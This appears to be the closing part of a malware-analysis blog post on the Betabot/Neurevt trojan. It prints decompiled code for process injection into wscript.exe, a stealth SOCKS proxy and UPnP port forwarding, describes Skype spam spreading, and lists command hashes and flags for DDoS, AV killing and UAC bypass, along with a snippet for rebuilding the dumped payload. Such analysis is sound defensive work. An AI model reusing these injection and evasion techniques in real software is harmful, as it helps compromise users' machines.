    if ( GetSystemDirWow64OrSys32(procName, 0xFAu) )
    {
        ImportTableRegular.PathAppendW(procName, L"wscript.exe");
        LOWORD(dest[12]) = 2;
        dest[0] = 68;
        if ( !ImportTableRegular.CreateProcessW(
                  procName,
                  a1a,
                  0,
                  0,
                  0,
                  40,
                  0,
                  0,
                  (LPSTARTUPINFOW)dest,
                  (LPPROCESS_INFORMATION)v24) )
            status_ = -11;
    }
    v14 = buffer;
}
bbFree(hHeap);
bbFree(v14);
return status_;

 {
    memset(filePathWscript, 0, sizeof(filePathWscript));
    memset(&procInfoOut, 0, sizeof(procInfoOut));
    memset(&mappedSection, 0, sizeof(mappedSection));
    memset(&a6, 0, sizeof(a6));
    memset(&injectStruct, 0, sizeof(injectStruct));
    v28 = mapperInfoInternal->maybeContext;
    v25 = (void *)mapperInfoInternal->bufWritten;
    if ( a1 == (void *)4 )
    {
        baseAddr = mapperInfoInternal->threadContext.Ebx + 8;
        GetSystemDirWow64OrSys32(filePathWscript, 0xF8u);
        ImportTableRegular.PathAppendW(filePathWscript, L"wscript.exe");
        if ( !manualMapFile(filePathWscript, mapperInfoInternal->prochandle, &mappedSection, &remoteEntryPoint) )
        {
            if ( (dword_25B99E0 & 3) != 0 )
                goto LABEL_7;
            if ( (dynamicCTX->generalFlag & 0x100) != 0 )
                goto LABEL_7;
            a6.size = 34;
            injectStruct.size = 14;
            injectStruct.remoteEp = remoteEntryPoint;
            procInfoOut.hProcess = mapperInfoInternal->prochandle;
            procInfoOut.hThread = (HANDLE)mapperInfoInternal->threadhandle;
```

```
                injectStruct.pid = 0;
                injectStruct.flagEntrypointChoice = 8;
                if ( injectAltEntryPointNormal(0, &injectStruct, &procInfoOut, 7, 0, &a6) )
                {
LABEL_7:
                    mapperInfoInternal->callbackStatus = -258;
                    v33 = 0;
                }
                v4 = ImportTableRegular.GetProcessId(mapperInfoInternal->prochandle);
                v5 = bbOpenEventFromSeedInt(v4, v19);
                if ( v5 )
                    ImportTableRegular.DuplicateHandle((HANDLE)-1, v5, mapperInfoInternal->prochandle, 0, 0, 0, 2);
                if ( v33 != 1 )
                    goto LABEL_43;
                v6 = (HANDLE)mapperInfoInternal->startAddr;
                v32 = v6;
                src = fixupShellcodeUnk(&size, a6.start, remoteEntryPoint, (int)v6);
                if ( v6 )
```

The other interesting feature is support for running a SOCKS proxy server. The server config is parsed and then started in a new thread.

```
  RtlZeroMemory(a1, 0x100u);
  if ( !sockConfig || sockConfig->size != 0x60 )
      return 1;
  if ( eventSS67 )
  {
      if ( (*(_WORD *)&sockConfig->flags & 1) != 0 || sockConfig->sockBindPort )
      {
          if ( (*(_WORD *)&sockConfig->flags & 4) == 0 || sockConfig->username[0] )
          {
              if ( (*(_WORD *)&sockConfig->flags & 2) != 0 && sockConfig->secondsToRunSocks < 0x10u )
              {
                  bbStrcpy("Time limit is too short", a1);
                  errorLog(sockConfig->somethingErrorLog, 2, 0);
                  result = 5;
              }
              else
              {
                  if ( (*(_WORD *)&sockConfig->flags & 4) != 0
                    && strlen(sockConfig->username) == 1
                    && sockConfig->username[0] == '?' )
                  {
                      *(_WORD *)&sockConfig->flags &= 0xFFFBu;
                  }
                  if ( (*(_WORD *)&sockConfig->flags & 1) != 0 )
                      sockConfig->sockBindPort = getSockBindPort();
                  hHeap = dupBuffer(0x60u, sockConfig, 0x60u);
                  if ( hHeap )
                  {
                      ImportTableRegular.ResetEvent((HANDLE)eventSS67);
                      threadid = 0;
                      v6 = createLocalThreadStealth(
                               SocksServerThread,
                               (int)hHeap,
                               96,
                               BB_THREAD_TRACKER_INDEX_FREE1,
                               0,
                               &threadid,
                               40);
                      if ( v6 )
                      {
                          sockConfig->sockServerTid = threadid;
                          sockUnknown(sockConfig);
                          ImportTableRegular.CloseHandle(v6);
                          result = 0;
                      }
                      else
                      {
                          bbFree(hHeap);
                          errorLog(sockConfig->somethingErrorLog, 2, 0);
                          result = 7;
                      }
                  }
                  else
                  {
                      bbStrcpy("Alloc Error", a1);
                      errorLog(sockConfig->somethingErrorLog, 2, 0);
                      result = 6;
                  }
              }
          }
```

Outside of attempting to port forward using COM's functionalities, it is a fairly bog standard proxy server.

```
int __userpurge tryPortForward@<eax>(int a1@<esi>, unsigned __int16 Port)
{
    OLECHAR InternalClient[32]; // [esp+8h] [ebp-70h] BYREF
    char dest[32]; // [esp+48h] [ebp-30h] BYREF
    IStaticPortMapping *PortMap; // [esp+68h] [ebp-10h] BYREF
    int v6; // [esp+6Ch] [ebp-Ch] BYREF
    IUPnPNAT *upnpnat; // [esp+70h] [ebp-8h] BYREF
    IStaticPortMappingCollection *PortMappingCollection; // [esp+74h] [ebp-4h] BYREF

    dword_25BE12C = (int)L"TCP";
    upnpnat = 0;
    PortMappingCollection = 0;
    PortMap = 0;
    v6 = 0;
    if ( !Port )
        return 0;
    memset(InternalClient, 0, sizeof(InternalClient));
    memset(dest, 0, sizeof(dest));
    if ( !*(_DWORD *)&CurrentMachineIPV4 || !bbInet_ntoa(dest, CurrentMachineIPV4) )
        return 0;
    if ( !bbMultiByteToWidechar(31, InternalClient, dest) || !COMInitializeIUPnPNAT(&upnpnat) )
        return 0;
    if ( ((int (__stdcall *)(IUPnPNAT *, IStaticPortMappingCollection **, int))upnpnat->lpVtbl->get_StaticPortMappingCollection)(
            upnpnat,
            &PortMappingCollection,
            a1) >= 0
      && PortMappingCollection )
    {
        if ( PortMappingCollection->lpVtbl->get_Item(
                PortMappingCollection,
                Port,
                (BSTR)L"TCP",
                (IStaticPortMapping **)&v6) >= 0
          && v6 )
        {
            (*(void (__stdcall **)(int))(*(_DWORD *)v6 + 8))(v6);
            PortMappingCollection->lpVtbl->Remove(PortMappingCollection, Port, (BSTR)L"TCP");
        }
        if ( PortMappingCollection->lpVtbl->Add(
                PortMappingCollection,
                Port,
                (BSTR)L"TCP",
                Port,
                InternalClient,
                -1,
                (BSTR)L"Windows 3.1 Update Service",
                &PortMap) >= 0
          && PortMap )
        {
            PortMap->lpVtbl->Release(PortMap);
        }
        if ( PortMappingCollection )
            PortMappingCollection->lpVtbl->Release(PortMappingCollection);
    }
    ((void (__cdecl *)(IUPnPNAT **))upnpnat[2].lpVtbl)(&upnpnat);
    ImportTableRegular.CoUninitialize();
    return 1;
}
```

An interesting detail is that the VB analysis considers the two following commands to be handlers for Skype spamming operations.

Spam through Skype

The malware uses *Skype* to spread any text material received from the bot server. There are two bot commands that will invoke the spreading job.

```
dd 30A9060Ch
dd offset SkypeOperation
dd 4
dd 6EE4094Dh
dd offset SkypeOperation
dd 0Ch
```

Figure 16. Bot commands involving Skype.

The bot server sends the command along with a URL parameter pointing to a text file. Each line of the text file contains a locale-message pair which is delimited by a semicolon:

```
{locale name};{spam content}
```

The malware chooses one line according to the locale of the system's default language and sends the message in the line to all the *Skype* contacts except 'echo123', which is the name of *Skype*'s echo service.

To send the message, the malware creates a new process of itself with the command line parameters set to '/ssp {URL sent by bot server}'. The new process sets up a communication between itself and the *Skype* client with the *Skype* API. Then it starts to send *Skype* commands.

The first command sent is 'SEARCH FRIENDS', which retrieves all the contacts of the logged-in user. For each contact, a 'MESSAGE' command will be sent to the *Skype* client to generate an IM message to send the chosen spam content.

Interestingly, the handler for the hash 30A2060Dh currently seems to point to the same handler as the hash for the command "sys", which is essentially just the shellexecute operation. The reason for this is unknown and I do not know what the original value before hashing might be. The handler for the hash 6EE4094Dh is no longer present.

Another thing you might notice is that a lot of commands are pointing to null handlers and are entirely missing. Unfortunately, these are now lost to time.

Inaccuracy in past public research

While looking at some past materials on Betabot, I noticed some inaccuracies by other reverse engineers. For example, this post by CyberReason claims that the following code is used for anti-debugging reasons.

Another trick used to determine if the environment is virtual is to obtain a handle to \\Device\\Harddisk0\\Partition and \\??\\PHYSICALDRIVE0. This is usually done to calculate the size of the hard drive:

```
if ( a1 )
{
  v2 = sub_342B0D(L"\\Device\\Harddisk0\\Partition");
  result = 0;
  if ( sub_342B0D(a1) < (unsigned int)(v2 + 4) )
  {
    if ( !(*(int (__stdcall **)(int, int, int))&byte_39947C[260])(a1, v3, v2)
      || (v4 = sub_342B0D(L"\\??\\PHYSICALDRIVE0"),
          !(*(int (__stdcall **)(int, int, int))&byte_39947C[260])(a1, v5, v4)) )
      result = 1;
  }
}
else
{
  result = 0;
```

https://www.cybereason.com/blog/betabot-banking-trojan-neurevt

The code snippet above, when fully annotated, is as follows.

```
BOOL __usercall isStringDriveNtPath@<eax>(_WORD *string@<edi>)
{
    BOOL result; // eax
    int stringLen; // esi
    int len; // eax

    if ( !string )
        return 0;
    stringLen = wstrlen(L"\\Device\\Harddisk0\\Partition");
    result = 0;
    if ( wstrlen(string) < stringLen + 4 )
    {
        if ( !ImportTableRegular.StrCmpNIW(string, L"\\Device\\Harddisk0\\Partition", stringLen)
          || (len = wstrlen(L"\\??\\PHYSICALDRIVE0"), !ImportTableRegular.StrCmpNIW(
                                                        string,
                                                        L"\\??\\PHYSICALDRIVE0",
                                                        len)) )
        {
            result = 1;
        }
    }
    return result;
}
```

This is then used as part of the hooking/filtering mechanism for NtCreateFile/NtOpenFile APIs and is not used for anti-debugging reasons as suggested by CyberReason, but rather as a defensive feature as stated in the section on hooking.

An even bigger inaccuracy is in this post by Talos where they analyze a binary they consider Neurevt. They claim that “the dropped payload ends up in a benign location of the filesystem and runs, thereby elevating its privilege by stealing service token information”. Problem is, the binary they disassembled is not Neurevt at all, and none of the screenshot shown belongs to Neurevt. The claim that this is a “new version of the Neurevt” appears entirely false to me – Neurevt has been abandoned by the author since 2016 and this is unlikely to change any time soon. As for how this misconception came to be – it looks like multiple binaries are dropped and the reverse engineer mixed them up, as the last request shown that contains logout.php is indeed a Betabot knock request and the drop path (C:\ProgramData\Google Updater 2.09\q99ig1gy1.exe) is indeed betabot-like, however other than that none of the details described in the post matches Betabot.

When publishing public information, reverse engineers should strive to verify their findings to avoid unintentionally disseminating inaccurate information.

Appendix

The IDC and sample for analysis will be uploaded within the next few days. Be warned that the IDA database is NOT CLEAN, while it has enough information to give a solid overview of the malware, I have not had the time to tidy it up in its entirety, as such it is not up to my usual standards. There is around 15% of the binary left that is unlabelled, and there are

some portions of the binary that is more clearly seen by simply looking at the code than at my description – as such, it is highly encouraged that readers toy around with Betabot and see for themselves.

FASM for making a fake PE file out of the dumped payload:

```
real_addr = 2560000h
real_ep = 259848Bh


format PE GUI at (real_addr - 1000h)
entry section_begin + real_ep - real_addr

section '.text' code readable writable executable
section_begin:
        file 'bbdump0x2560000.bin'
```

List of registry key seeds and their identified meanings (some are previously identified in the original VB analysis):

```
utw = uac trick worked
UTWS = shim elevation
UTWIEF = ifeo reg trick
AVKR = av kill ran
BK32 = botkill run count
BIS = bot came from spreading
LCT = last communication time
BID = bot installation date
LSF = general flag
LMSF = general flag minor
LCSF = custom flags
LISF = infoblob flags
CF01 = cfg_versions_config
CF02 = cfg_versions_dns_blocklist
CF03 = cfg_versions_url_tracklist
CF04 = cfg_versions_filesearch
CF05 = cfg_versions_plugins
CF06 = cfg_versions_web
CF07 = unknown config, not used anywhere
PNR1 = persistence restore count
ECRC = crash count
ECC1 - access violation
ECC2 - privileged instruction
ECC3 - illegal instruction
ECC4 - stack overflow
ECC5 - in page error
```

Partial listing of significant enums and structures used by the bot

```
enum BB_AV_INSTALLED
{
  BB_AV_INSTALLED_NORTON = 1,
  BB_AV_INSTALLED_KAV = 2,
  BB_AV_INSTALLED_AVG = 4,
  BB_AV_INSTALLED_AVIRA = 8,
  BB_AV_INSTALLED_ESET = 16,
  BB_AV_INSTALLED_MCAFEE = 32,
  BB_AV_INSTALLED_TRENDMICRO = 64,
  BB_AV_INSTALLED_AVAST = 128,
  BB_AV_INSTALLED_MS_ESSENTIALS = 256,
  BB_AV_INSTALLED_BITDEFENDER = 512,
  BB_AV_INSTALLED_BULLGUARD = 1024,
  BB_AV_INSTALLED_RISING = 2048,
  BB_AV_INSTALLED_ARCAVIR = 4096,
  BB_AV_INSTALLED_WEBROOT = 8192,
  BB_AV_INSTALLED_EMSISOFT = 16384,
  BB_AV_INSTALLED_FSECURE = 32768,
  BB_AV_INSTALLED_PANDA = 65536,
  BB_AV_INSTALLED_PCTOOLS = 131072,
  BB_AV_INSTALLED_GDATA = 262144,
  BB_AV_INSTALLED_ZONEALARM = 524288,
  BB_AV_INSTALLED_BKAV = 1048576,
  BB_AV_INSTALLED_GBUSTER = 2097152,
  BB_AV_INSTALLED_DRWEB = 4194304,
  BB_AV_INSTALLED_SOPHOS_ENDPOINT = 8388608,
  BB_AV_INSTALLED_COMODO = 16777216,
  BB_AV_INSTALLED_AHNLAB_FREE = 33554432,
  BB_AV_INSTALLED_BAIDU_FREE = 67108864,
  BB_AV_INSTALLED_MALWAREBYTES_PRO = 134217728,
};

/* 620 */
enum BB_CURRENT_PROCESS_FLAGS
{
  BB_CURRENT_PROCESS_FLAGS_EXPLORER = 0x1,
  BB_CURRENT_PROCESS_FLAGS_BROWSER = 0x2,
  BB_CURRENT_PROCESS_FLAGS_USERPROFILE = 0x4,
  BB_CURRENT_PROCESS_FLAGS_DOTNET = 0x8,
  BB_CURRENT_PROCESS_FLAGS_HAS_SUSPICIOUS_MEM = 0x10,
};

/* 530 */
enum BB_SOFTWARE
{
  BB_SOFTWARE_STEAM = 1,
  BB_SOFTWARE_ORIGIN = 2,
  BB_SOFTWARE_RUNESCAPE = 4,
  BB_SOFTWARE_MINECRAFT = 8,
  BB_SOFTWARE_BLIZZARD = 16,
  BB_SOFTWARE_LOL = 64,
  BB_SOFTWARE_BITCOIN_RELATED = 128,
  BB_SOFTWARE_WEBCAM = 256,
  BB_SOFTWARE_JAVA = 512,
  BB_SOFTWARE_SKYPE = 1024,
```

```
  BB_SOFTWARE_VISUAL_STUDIO = 2048,
  BB_SOFTWARE_VM_SOFTWARE = 4096,
};

/* 631 */
enum BB_GENERAL_FLAGS
{
  BB_GENERAL_FLAGS_PROACTIVE_DEFENSE = 0x1,
  BB_GENERAL_FLAGS_FORMGRAB_DISABLED = 0x2,
  BB_GENERAL_FLAGS_DNS_MODIFY_DISABLED = 0x4,
  BB_GENERAL_FLAGS_USB_SPREAD_ENABLED = 0x8,
  BB_GENERAL_FLAGS_AGGRESSIVE_PROACTIVE_DEFENSE_ENABLED = 0x10,
  BB_GENERAL_FLAGS_DYNAMIC_CONFIG_DISABLED = 0x20,
  BB_GENERAL_FLAGS_LOGIN_GRAB_DISABLED = 0x40,
  BB_GENERAL_FLAGS_USERKIT_DISABLED = 0x80,
  BB_GENERAL_FLAGS_SYS_INJECTIONS_DISABLED = 0x100,
  BB_GENERAL_FLAGS_SYS_INJECTIONS_XBROWSER_DISABLED = 0x200,
  BB_GENERAL_FLAGS_ANTI_EXPLOIT_KIT_ENABLED = 0x400,
  BB_GENERAL_FLAGS_ANTI_BOOTKIT_ENABLED = 0x800,
  BB_GENERAL_FLAGS_FORCE_IE_ENABLED = 0x1000,
  BB_GENERAL_FLAGS_PRIVILEGE_ESCALATION_EXPLOITS_ENABLED = 0x2000,
  BB_GENERAL_FLAGS_PROACTIVE_MINER_DEFENSE_ENABLED = 0x4000,
  BB_GENERAL_FLAGS_PROACTIVE_LOCKER_DEFENSE_ENABLED = 0x8000,
  BB_GENERAL_FLAGS_PROACTIVE_ANTI_OLDER_BETABOT_ENABLED = 0x10000,
};

/* 632 */
enum BB_MINOR_FLAGS
{
  BB_MINOR_FLAGS_DISABLE_IMAGE_EXECUTION_OPTIONS_FUNC = 0x1,
  BB_MINOR_FLAGS_DISABLE_UAC_FAKE_WINDOW = 0x2,
  BB_MINOR_FLAGS_DO_NOT_DISABLE_WINDOWS_SEC_SERVICES = 0x4,
  BB_MINOR_FLAGS_DISABLE_LUA = 0x8,
  BB_MINOR_FLAGS_DISABLE_AUTOUPDATES_ADDONS = 0x10,
  BB_MINOR_FLAGS_DISABLE_USERKIT_64BIT = 0x20,
  BB_MINOR_FLAGS_INSTALL_USE_HKLM_RUNONCE = 0x80,
  BB_MINOR_FLAGS_MINOR_FLAGS_INSTALL_ENABLE_SHELL_FOLDER = 0x100,
  BB_MINOR_FLAGS_ENABLE_DEBUG_MSG_SYSTEM = 0x200,
  BB_MINOR_FLAGS_ENABLE_DEBUG_ATTRIBUTES = 0x400,
  BB_MINOR_FLAGS_DEBUG_RESERVED_FOR_FUTURE_USE = 0x800,
  BB_MINOR_FLAGS_FORMGRAB_FILTER_USELESS_GRABS = 0x1000,
  BB_MINOR_FLAGS_FORMGRAB_RESERVED_R1 = 0x2000,
  BB_MINOR_FLAGS_FORMGRAB_RESERVED_R2 = 0x4000,
  BB_MINOR_FLAGS_DISABLE_INJECT_INTO_LOADERS = 0x8000,
  BB_MINOR_FLAGS_INJECT_RESERVED_R1 = 0x10000,
  BB_MINOR_FLAGS_INJECT_RESERVED_R2 = 0x20000,
  BB_MINOR_FLAGS_DISABLE_SSL_CERTIFICATE_WARNINGS = 0x40000,
};

/* 633 */
enum BB_CUSTOM_FLAGS
{
  BB_CUSTOM_FLAGS_DISABLE_WEB = 0x1,
  BB_CUSTOM_FLAGS_DISABLE_META_TAG_MODIFIER = 0x2,
  BB_CUSTOM_FLAGS_DISABLE_DOCTYPE_MODIFIER = 0x4,
```

```
  BB_CUSTOM_FLAGS_DISABLE_WEB_FOR_VM = 0x8,
  BB_CUSTOM_FLAGS_DISABLE_X_FRAME_OPTIONS_REMOVER = 0x10,
};
enum BB_OSVERFLAG
{
  BB_OSVERFLAG_SERVER2003 = 0x1,
  BB_OSVERFLAG_SERVER2008 = 0x2,
  BB_OSVERFLAG_SERVER2008R2 = 0x4,
  BB_OSVERFLAG_UNSUPPORTED = 0x8,
  BB_OSVERFLAG_WIN8 = 0x10,
  BB_OSVERFLAG_WIN7 = 0x20,
  BB_OSVERFLAG_VISTA = 0x40,
  BB_OSVERFLAG_XP = 0x80,
  BB_OSVERFLAG_BIT_32 = 0x100,
  BB_OSVERFLAG_BIT_64 = 0x200,
  BB_OSVERFLAG_SP1 = 0x400,
  BB_OSVERFLAG_SP2 = 0x800,
  BB_OSVERFLAG_SP3 = 0x1000,
  BB_OSVERFLAG_SERVER2012 = 0x2000,
  BB_OSVERFLAG_WIN10 = 0x4000,
  BB_OSVERFLAG_4001 = 0x8000,
  BB_OSVERFLAG_STARTER = 0x10000,
  BB_OSVERFLAG_HOMEBASIC = 0x20000,
  BB_OSVERFLAG_HOMEPREMIUM = 0x40000,
  BB_OSVERFLAG_PROFESSIONAL = 0x80000,
  BB_OSVERFLAG_ULTIMATE = 0x100000,
  BB_OSVERFLAG_BUSINESS = 0x200000,
  BB_OSVERFLAG_ENTERPRISE = 0x400000,
  BB_OSVERFLAG_DATACENTER = 0x800000,
};
enum BB_THREAD_TRACKER_INDEX : __int16
{
  BB_THREAD_TRACKER_INDEX_0 = 0,
  BB_THREAD_TRACKER_INDEX_1 = 1,
  BB_THREAD_TRACKER_INDEX_ANTIBOT = 2,
  BB_THREAD_TRACKER_INDEX_BOTSCRIPT = 3,
  BB_THREAD_TRACKER_INDEX_PERSISTENCE = 4,
  BB_THREAD_TRACKER_INDEX_5 = 5,
  BB_THREAD_TRACKER_INDEX_6 = 6,
  BB_THREAD_TRACKER_INDEX_7 = 7,
  BB_THREAD_TRACKER_INDEX_8 = 8,
  BB_THREAD_TRACKER_INDEX_9 = 9,
  BB_THREAD_TRACKER_INDEX_10 = 10,
  BB_THREAD_TRACKER_INDEX_11 = 11,
  BB_THREAD_TRACKER_INDEX_IS_BEHIND_ROUTER_CHECK = 12,
  BB_THREAD_TRACKER_INDEX_PATCH_DETECTION = 13,
  BB_THREAD_TRACKER_INDEX_LAZY_DECRYPT_MAYBE = 14,
  BB_THREAD_TRACKER_INDEX_15 = 15,
  BB_THREAD_TRACKER_INDEX_16 = 16,
  BB_THREAD_TRACKER_INDEX_17 = 17,
  BB_THREAD_TRACKER_INDEX_INTEGRITY_CHECK = 18,
  BB_THREAD_TRACKER_INDEX_19 = 19,
  BB_THREAD_TRACKER_INDEX_20 = 20,
  BB_THREAD_TRACKER_INDEX_21 = 21,
  BB_THREAD_TRACKER_INDEX_WINDOW_HANDLER_IPC = 22,
```

```
  BB_THREAD_TRACKER_INDEX_USB_SPREADER = 23,
  BB_THREAD_TRACKER_INDEX_PERSISTENCE_PROCESS = 24,
  BB_THREAD_TRACKER_INDEX_UAC = 25,
  BB_THREAD_TRACKER_INDEX_26 = 26,
  BB_THREAD_TRACKER_INDEX_BROWSER_HOOK = 27,
  BB_THREAD_TRACKER_INDEX_BROWSER_DUMMY = 28,
  BB_THREAD_TRACKER_INDEX_29 = 29,
  BB_THREAD_TRACKER_INDEX_30 = 30,
  BB_THREAD_TRACKER_INDEX_FREE2 = 31,
  BB_THREAD_TRACKER_INDEX_FREE1 = 32,
  BB_THREAD_TRACKER_INDEX_33 = 33,
  BB_THREAD_TRACKER_INDEX_FREE_START = 34,
};
enum BB_COMMAND_HASH
{
  BB_COMMAND_HASH_DIE = 0x2A66058D,
  BB_COMMAND_HASH_UAC = 0x2A870594,
  BB_COMMAND_HASH_REM = 0x2A90059F,
  BB_COMMAND_HASH_SYS = 0x2AC105BA,
  BB_COMMAND_HASH_DDOS = 0x306B0605,
  BB_COMMAND_HASH_SPAM = 0x30A9060C,
  BB_COMMAND_HASH_SOCKS = 0x3726067E,
  BB_COMMAND_HASH_DWFILE = 0x3DCF06D6,
  BB_COMMAND_HASH_UPDATE = 0x3E0206DE,
  BB_COMMAND_HASH_PLUGIN = 0x3E1906EA,
  BB_COMMAND_HASH_BOTKILL = 0x4526074C,
  BB_COMMAND_HASH_BROWSER_CLEAR_CACHE = 0x4565075F,
  BB_COMMAND_HASH_DDOS_UDP = 0x4BCE077C,
  BB_COMMAND_HASH_DDOS_RUDY = 0x53D207F7,
  BB_COMMAND_HASH_BOTSCRIPT = 0x55330835,
  BB_COMMAND_HASH_DDOS_CONDIS = 0x647608B3,
  BB_COMMAND_HASH_DDOS_HTTPGET = 0x6E0A0933,
  BB_COMMAND_HASH_BROWSERVISIT = 0x794409BC,
  BB_COMMAND_HASH_DDOS_SLOWLORIS = 0x821A0A21,
  BB_COMMAND_HASH_BROWSERSETHOME = 0x8DC00A82,
};
enum BB_BOT_ATTRIBUTE
{
  BB_BOT_ATTRIBUTE_HAS_SOURCE_USB = 0x1,
  BB_BOT_ATTRIBUTE_HAS_NET_FRAMEWORK = 0x2,
  BB_BOT_ATTRIBUTE_HAS_JAVA = 0x4,
  BB_BOT_ATTRIBUTE_HAS_STEAM = 0x8,
  BB_BOT_ATTRIBUTE_HAS_ROUTER = 0x10,
  BB_BOT_ATTRIBUTE_IS_ELEVATED = 0x20,
  BB_BOT_ATTRIBUTE_IS_GOOD_FOR_BITCOIN = 0x40,
  BB_BOT_ATTRIBUTE_IS_COMPUTER_SAVVY = 0x80,
  BB_BOT_ATTRIBUTE_IS_LAPTOP = 0x100,
  BB_BOT_ATTRIBUTE_UAC_ENABLED = 0x200,
  BB_BOT_ATTRIBUTE_HAS_USED_RDP = 0x400,
  BB_BOT_ATTRIBUTE_IS_VIRTUAL_MACHINE = 0x800,
  BB_BOT_ATTRIBUTE_HAS_SAMSUNG_DEVICE = 0x1000,
  BB_BOT_ATTRIBUTE_HAS_APPLE_DEVICE = 0x2000,
  BB_BOT_ATTRIBUTE_4000_UNKNOWN = 0x4000,
  BB_BOT_ATTRIBUTE_SAFE_BOOT = 0x8000,
  BB_BOT_ATTRIBUTE_AVKILL_HAS_EXECUTED = 0x1000000,
```

```
  BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_IFEO_TRICK = 0x8000000,
  BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_SHIM_TRICK = 0x10000000,
  BB_BOT_ATTRIBUTE_UAC_REQUIRES_TRICK = 0x20000000,
  BB_BOT_ATTRIBUTE_UAC_TRICK_WORKED = 0x40000000,
};

/* 532 */
enum BB_SECURITY_TOOL_INSTALLED
{
  BB_SECURITY_TOOL_INSTALLED_ADWCLEANER = 0x1,
  BB_SECURITY_TOOL_INSTALLED_COMBOFIX = 0x2,
  BB_SECURITY_TOOL_INSTALLED_ADAWARE = 0x4,
  BB_SECURITY_TOOL_INSTALLED_SPYBOTSND = 0x8,
  BB_SECURITY_TOOL_INSTALLED_BANKERFIX = 0x10,
  BB_SECURITY_TOOL_INSTALLED_HOUSECALL = 0x20,
  BB_SECURITY_TOOL_INSTALLED_HIJACKTHIS = 0x40,
  BB_SECURITY_TOOL_INSTALLED_TRUSTEER = 0x80,
};
enum BB_BOT_REQUEST_TYPE
{
  BB_BOT_REQUEST_TYPE_CHECKIN = 0x1,
  BB_BOT_REQUEST_TYPE_CHECKIN_BOOT = 0x2,
  BB_BOT_REQUEST_TYPE_UPDATE_STATS = 0x4,
  BB_BOT_REQUEST_TYPE_UPDATE_FORMGRAB = 0x8,
  BB_BOT_REQUEST_TYPE_UPDATE_STEALER = 0x10,
  BB_BOT_REQUEST_TYPE_UPDATE_INFOBLOB = 0x100,
};

struct BB_REPORT_UNK
{
  char JpegFakeHeader[8];
  __int16 size;
  __int16 magic;
  int header_crc32;
  int stringsCount;
  int exdataKey;
  int botVer;
  int reqType;
  int osVerFlag;
  int botAttribute;
  int botOS;
  int botAttribs;
  int botCustomAttrib;
  int debugAttribs;
  int currentTimeUnix;
  int currentTickCount;
  int timezoneBias;
  int botLocale;
  WORD botkillStats;
  __int16 socksPortA16MachineId;
  char hwid[16];
  int CFRegKeys[8];
  DWORD tasksStatus[8];
  int field_9C;
  int field_A0;
```

```
  int installedAV;
  int installedSoft;
  int securityToolsInstalled;
  int killedAVs;
  DWORD webAttributes;
  int screenSize;
  int exploitStatus;
  int field_C0;
  int field_C4;
  int field_C8;
  int field_CC;
  int field_D0;
  WORD RegECC[5];
  __int16 exceptionUnused1;
  __int16 exceptionUnused2;
  __int16 exceptionUnused3;
  __int16 exceptionUnused4;
  __int16 exceptionUnused5;
  __int16 exceptionUnused6;
  __int16 exceptionUnused7;
  __int16 persistenceRestoreCount;
  WORD crashCount;
  _BYTE gapF0[20];
  char stringBotGroupName[12];
  char botProcName[20];
};

/* 637 */
enum BB_ENUMS
{
  BB_REQUEST_MAGIC = 0xC1E5,
  BB_DISPOSITION_UNINSTALL = 0x10A15,
};

struct BB_RESPONSE_STRUCT
{
  int field_0;
  int field_4;
  int size;
  int statusCode;
  int knockInterval;
  int contentType;
  int disposition;
  int generalOpts;
  int minorOpts;
  int customOpts;
  int infoBlobStatus;
  int dynConfigVer;
  int dnslistVer;
  int urltrackVer;
  int filesearchVer;
  int pluginVer;
  int webVer;
  int reserved1;
  int reserved2;
```

```
  int cmdSize;
  int dnsSize;
  int trackedUrlSize;
  int dynConfSize;
  int filesearchConfSize;
  int pluginConfSize;
  int webConfSize;
  int field_68;
};
```

On a more personal side of things, as you might've noticed, the blog has been fairly inactive and this is unlikely to change any time soon. In all likelihood, this is probably the last post on this blog. The past years have been fun, much appreciation to all of those who stuck around, especially those who are still doing cool research. If you have unfinished projects/dealings/etc with me, it is best to contact me soon to get things resolved.